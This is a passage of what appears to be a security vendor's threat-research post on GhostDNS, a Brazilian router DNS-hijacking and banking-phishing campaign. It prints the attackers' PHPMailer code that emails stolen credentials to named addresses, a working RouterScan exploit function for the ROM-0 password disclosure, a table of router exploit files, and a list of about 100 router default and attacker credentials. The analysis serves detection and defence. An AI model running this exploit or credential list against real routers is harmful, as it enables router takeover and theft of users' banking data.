
While analyzing the source code, we noticed that some other domains were prepared to work, but the phishing web pages were not (yet) implemented. This group of web pages includes more big Brazilian banks, hosting domains, a news site, and travel companies:

- Flytour Viagens
- Banco do Brasil
- Cartao UNI
- Sicoob
- Banco Original
- CitiBank
- Locaweb
- MisterMoneyBrasil
- UOL
- PayPal
- LATAM Pass
- Serasa Experian
- Sicredi
- SwitchFly
- Umbler

The purpose of these phishing web pages is to collect users' data, mostly login credentials to online banking sites, and credit card numbers. When the phishing server steals users' information, it sends it via email to the attacker. We have found two different configurations of the email addresses used to send the emails to the attacker, but the content remains the same – users' data. The first configuration mentioned in the list below is used to send data stolen from the Santander bank phishing site. The second configuration is used to share data collected from all other phishing webpages.

- Sender email: autenticadead[at]gmail.com, Destination email: jokersdead69[at]gmail.com
- Sender email: dnsautenticador[at]gmail.com, Destination email: caixadeinfor2018[at]gmail.com

The author of the source code used the PHPMailer library with SMTP authentication to send the emails, therefore the password for the sender email was included in the source code.



```php
<?php


function Send($assunto='',$msg='',$name='')
{
    $data = array();

    if (empty($name)) {
        $name = $assunto;
    }

    $ip = $_SERVER["REMOTE_ADDR"];

    $assunto = $assunto." - ".$ip;
    $name = $name." - ".$ip;

    date_default_timezone_set('America/Sao_Paulo');
    require $_SERVER["DOCUMENT_ROOT"]."/PHPMailer/PHPMailerAutoload.php";

    //Configurar
    $email_send = "autenticadead@gmail.com";
    $pass_send  = "[redacted]";

    $mail = new PHPMailer;
    $mail->isSMTP();
    $mail->Host = 'smtp.gmail.com';
    $mail->Port = 587;
    $mail->SMTPSecure = 'tls';
    $mail->SMTPAuth = true;
    $mail->Username = $email_send;
    $mail->Password = $pass_send;
    $mail->setFrom($email_send, $name);
    $mail->addAddress('jokersdead69@gmail.com', 'Voltage');
    //$mail->addAddress('Dead Corp2017@gmail.com', 'Voltage');
    $mail->Subject = $assunto;
    $mail->msgHTML($msg);

    if (!$mail->send()) {
        return false;
    } else {
        return true;
    }
}
```

Bonus: Project RouterScan

During our research, we found what is most likely a successor of the BRUT scanner called RouterScan created by Stas'M Corp. This automated network scanner can be downloaded from the developer directly, where version 2.60 Beta is already available. A modified version of RouterScan v2.53 can be found on a torrent network or file sharing platforms, like 4shared.com. This version also contains several exploits targeting most common routers.

torrentpanda.org › Info ▾

Router Scan 2.53 Portable by StasM - Torrent Panda

window_settings_tweaks.png, 0.01. 21. window_wpspin.png, 0.01. 22. **Exploit_ZTETelnetRoot.pas**, 0.01. 23. tree.js, 0.01. 24. window_settings_http.png, 0.01.

gtorrent.ru › Программы › Интернет ▾ Translate this page

Router Scan 2.53 Portable by StasM [En] (2016) скачать ...

Feb 12, 2016 - **Exploit_ZTETelnetRoot.pas** (11.43 kB) file Exploit_ZTETelnetRootFix.pas (5.08 kB). exe RouterScan.exe (2.63 MB) txt auth_basic.txt (2.12 kB)


bt4g.com › magnet ▾

Router Scan 2.53 Portable by StasM Torrent download

Aug 10, 2017 - ... 6.92KB; src/exploits/**Exploit_ZTETelnetRoot.pas** 11.43KB; src/exploits/Exploit_ZTETelnetRootFix.pas 5.08KB; ssleay32.dll 231.50KB ...


RouterScan v2.53

The RouterScan tool contains a list of default or easy-to-guess credentials. In version 2.53 there are 125 different credentials for basic authentication and 113 credentials for the digest authentication. In the source file downloaded from the torrents we also found 31 Pascal files containing exploits for more than 100 different routers. An example function exploiting the ROM-0 backup disclosure vulnerability (CVE-2014-4019) can be seen below:



```
function TRouter.Exploit_Rom0(UseAuth: Boolean; var AuthUser, AuthPass: String): Boolean;
var
  Code: Integer;
  MS: TMemoryStream;
  A: AnsiString;
begin
  Result := False;
  if Pos('RomPager', ServerName)=0 then
    Exit;
  if AuthOk and (AuthUser = 'admin') then
    Exit;
  MS := TMemoryStream.Create;
  if GetHTTPStream('http://'+IPToStr(IP)+':'+IntToStr(Port)+'/rom-0',
  MS, Code, 8, 0, ServerName, UseAuth, AuthUser, AuthPass) then begin
    SetLength(A, MS.Size);
    Move(MS.Memory^, A[1], Length(A));
    if Pos('dbgarea', A)=0 then begin
      MS.Free;
      Exit;
    end;
    A := '';
    if (Code = 200) and (MS.Size >= 16384) then begin
      Decode_rom0(MS);
      if MS.Size >= 2048 then begin
        Tmp := PtrStr(Cardinal(MS.Memory) + $14, 32);
        if Tmp <> '' then begin
          Result := True;
          AuthUser := 'admin';
          AuthPass := Tmp;
        end;
      end;
    end;
  end;
  MS.Free;
end;
```

An example of a RouterScan setup is shown below. The attacker can enter any range of IP addresses and ports to be scanned. Six scanning modules are available to choose from, targeting various services like SQLite Manager, phpMyAdmin and others.



Max. threads: 300
Timeout (ms): 2000
Scan ports: 80, 8080, 1080
Enter IP ranges to scan: 192.168.0-10,100,199.1,254
Search — Text to search: [ ] Case sensitive [ ] All
[ ] Use credentials — Username: admin — Password: admin
Scanning modules: ✓ Router Scan (main) ✓ Detect proxy servers ✓ Use HNAP 1.0 ✓ SQLite Manager RCE ✓ Hudson Java Servlet
Copyright © Stas'M Corp. 2015
http://stascorp.com
Options: ✓ Follow last line ● Default tab for AutoSave

IP Address	Port	Time (ms)	Status	Authorization	Server name / Realm name / Device type	Radio Off	Hidden	BSSID	ESSID

Ready | Active threads: 0 \| 0 | Total found: 0 | Good found: 0 | Work time: 0:00:00:00 | Total time: 0:00:00:00

The list of affected routers:

File name	Affected vendors	References
Exploit_ASUS_ErrPage.pas	ASUS, U2C	https://sintonen.fi/advisories/asus-router-auth-bypass.txt
Exploit_ASUS_QIS.pas	ASUS	https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-18291
Exploit_ASUS_webdav.pas	ASUS	https://wwws.nightwatchcybersecurity.com/2017/05/09/multiple-vulnerabilities-in-asus-routers/
Exploit_ASUS_WPS.pas	ASUS	https://forum.antichat.ru/threads/409897/page-2#post-3723404
Exploit_Boa_ASUS.pas	ASUS	
Exploit_Boa_Ralink.pas	Upvel, Sitecom, ZTE	https://medium.com/@huszty/reverse-engineering-my-fiber-to-the-home-gpon-device-83527ceeddde
Exploit_DLinkAlphaDI.pas	D-Link, Planex	http://www.devttys0.com/2013/10/reverse-engineering-a-d-link-backdoor/
Exploit_DLinkCOMM.pas	D-Link	http://www.s3cur1ty.de/m1adv2013-003
Exploit_DLinkDAPWizard.pas	D-Link	
Exploit_DLinkDIConfig.pas	D-Link	
Exploit_DLinkDIR300.pas	D-Link	https://packetstormsecurity.com/files/124247/D-Link-DIR-XXX-Remote-Root-Access.html
Exploit_DLinkDLB6031.pas	D-Link	http://stascorp.com/forum/15-86-1
Exploit_DLinkSOAP.pas	D-Link	http://www.devttys0.com/2015/04/hacking-the-d-link-dir-890l/
Exploit_ECI_BFOCuS.pas	ECI	https://vulners.com/securityvulns/SECURITYVULNS:DOC:9286?utm_source=securityvulns&utm_medium=redirect
Exploit_MicroDSLBackup.pas		https://nvd.nist.gov/vuln/detail/CVE-2014-8357
Exploit_MicroDSLpsiBackup.pas	ZTE	https://www.exploit-db.com/exploits/18061
Exploit_MicroDSLpwdAdmin.pas	COMTREND, Sagemcom, ZTE	https://www.exploit-db.com/exploits/16275 https://www.exploit-db.com/exploits/18101/ https://www.exploit-db.com/exploits/37801/
Exploit_MicroDSLpwdSupport.pas	COMTREND, Sagemcom, ZTE	https://www.exploit-db.com/exploits/16275 https://www.exploit-db.com/exploits/18101/ https://www.exploit-db.com/exploits/37801/
Exploit_NETGEAR_BRS_FirstSetup.pas	Lenovo, NETGEAR	https://seclists.org/fulldisclosure/2015/Oct/29
Exploit_NETGEAR_UPnP_SOAP.pas	NETGEAR	https://cxsecurity.com/issue/WLB-2015020059
Exploit_Rom0.pas	ZyXEL, TP-Link	https://packetstormsecurity.com/files/127049/ZTE-TP-Link-ZynOS-Huawei-rom-0-Configuration-Decompressor.html
Exploit_RTL8196E_Config.pas	eCos	
Exploit_SmartBox.pas		
Exploit_Thomson_Technicolor.pas	Thomson, Technicolor	https://securiteam.com/securitynews/5XP380ADFA/
Exploit_TPLINK_Config.pas	TP-Link	https://cxsecurity.com/issue/WLB-2019020113

Exploit_TPLINK_Enc_Config.pas		https://fidusinfosec.com/tp-link-remote-code-execution-cve-2017-13772/
Exploit_TPLINK_Traversal.pas	TP-Link	https://www.securityfocus.com/archive/1/524548
Exploit_TRENDnet_MyCGI.pas	TRENDnet	https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-4508
Exploit_WebCM.pas		https://xakep.ru/2010/08/24/53057/
Exploit_ZTETelnetRoot.pas	ZTE	https://habr.com/en/post/188454/
Exploit_ZTETelnetRootFix.pas	ZTE	https://habr.com/en/post/188454/

RouterScan v2.60 Beta

The newer version of the RouterScan (v2.60 Beta) tool contains an updated list of credentials. There are 201 credentials for the basic authentication and 191 for the digest authentication. On top of these lists, we found a list of 184 credentials for the form authentication and a list of 90 WLAN passwords.

The RouterScan downloaded directly from the developer doesn't contain any of the exploits included in version 2.53 downloaded from torrent network.

Conclusion

Using CSRF attacks is a common way to hijack DNS settings and send users to phishing websites instead of the real sites. This type of attack is very popular in Brazil where attackers use this vector attack to obtain sensitive information, like user login credentials from some of the biggest banks in Brazil, and credit card numbers.

Avast's Web Shield helps to protect users and their routers from getting infected. If any malicious script is found in a website a user attempts to access, the Web Shield blocks the URL and informs the user. Apart from protecting innocent users from getting infected, Avast's Web Shield can also reveal malicious activities, like in this case, where the hacker forgot to turn off the Web Shield and accessed a file with the GhostDNS source code. Thanks to this oversight, we could detect, download and analyze it. Thanks to the source code we downloaded, we were able to fully understand how the GhostDNS works and therefore improve the detections of Avast Antivirus to protect users.

If you would like more information about our analysis, or just want to chat with us about our findings, feel free to reach out to us on Twitter @AvastThreatLabs.

Appendix: The list of passwords

- :
- :admin
- :root
- ACESSO:@@ACESSO##POINT#@
- admin2:admin2
- admin:
- Admin:
- admin:1
- admin:123
- admin:1234
- admin:123456
- admin:1234567890
- admin:@!JHGFJH15
- admin:admin
- Admin:admin
- Admin:Admin
- admin:adsl
- admin:bigb0ss

- admin:buildc0de
- admin:bulld0gg
- admin:bullyd0gg
- admin:deadcorp2017
- admin:deadcp2017
- admin:deus1010
- admin:dn5ch4ng3
- admin:dnschange
- admin:Gidlinux2019
- admin:gpnet321
- admin:gvt12345
- admin:internet
- admin:K3LLY2016
- admin:krug3rpicao
- admin:m3g4m4ln
- admin:m3g4m4n
- admin:megaman
- admin:megaman2
- admin:mundo
- admin:p4dr40
- admin:passthehash
- admin:password
- admin:publ1c0
- admin:roteador
- admin:s1m23l
- admin:saho4001
- admin:theb0ss
- admin:thed0gg
- admin:uhuwCorp
- admin:Voltage2016
- admin:zyxel
- cisco:cisco
- deadcorp2017:deadcorp2017
- jordam:jdmadmin
- megaman:megaman
- megaman:megaman2
- provedor:MACAXEIRA
- provedor:SIERRABRAVO
- root:
- root:123
- root:44acesso22point2014
- root:admin
- root:bigb0ss
- root:buildc0de
- root:bulld0gg
- root:bullyd0gg
- root:deus1010
- root:Gidlinux2019
- root:K3LLY2016
- root:m3g4m4ln
- root:m3g4m4n
- root:root
- root:theb0ss
- root:thed0gg
- root:toor
- root:Voltage2016

- super:megaman
- super:super
- support:bigb0ss
- support:buildc0de
- support:bulld0gg
- support:bullyd0gg
- support:deus1010
- support:Gidlinux2019
- support:K3LLY2016
- support:m3g4m4ln
- support:m3g4m4n
- support:theb0ss
- support:thed0gg
- support:Voltage2016
- T1m4dm:
- T1m4dm:@T1m@dml1v@
- T1m4dm:T1m4dm
- T1m4dm:T1m@dml1v
- ubnt:ubnt
- user:
- user:megaman
- user:user

Tagged ascsrf, dns hijack, exploit, ghostdns, phishing, router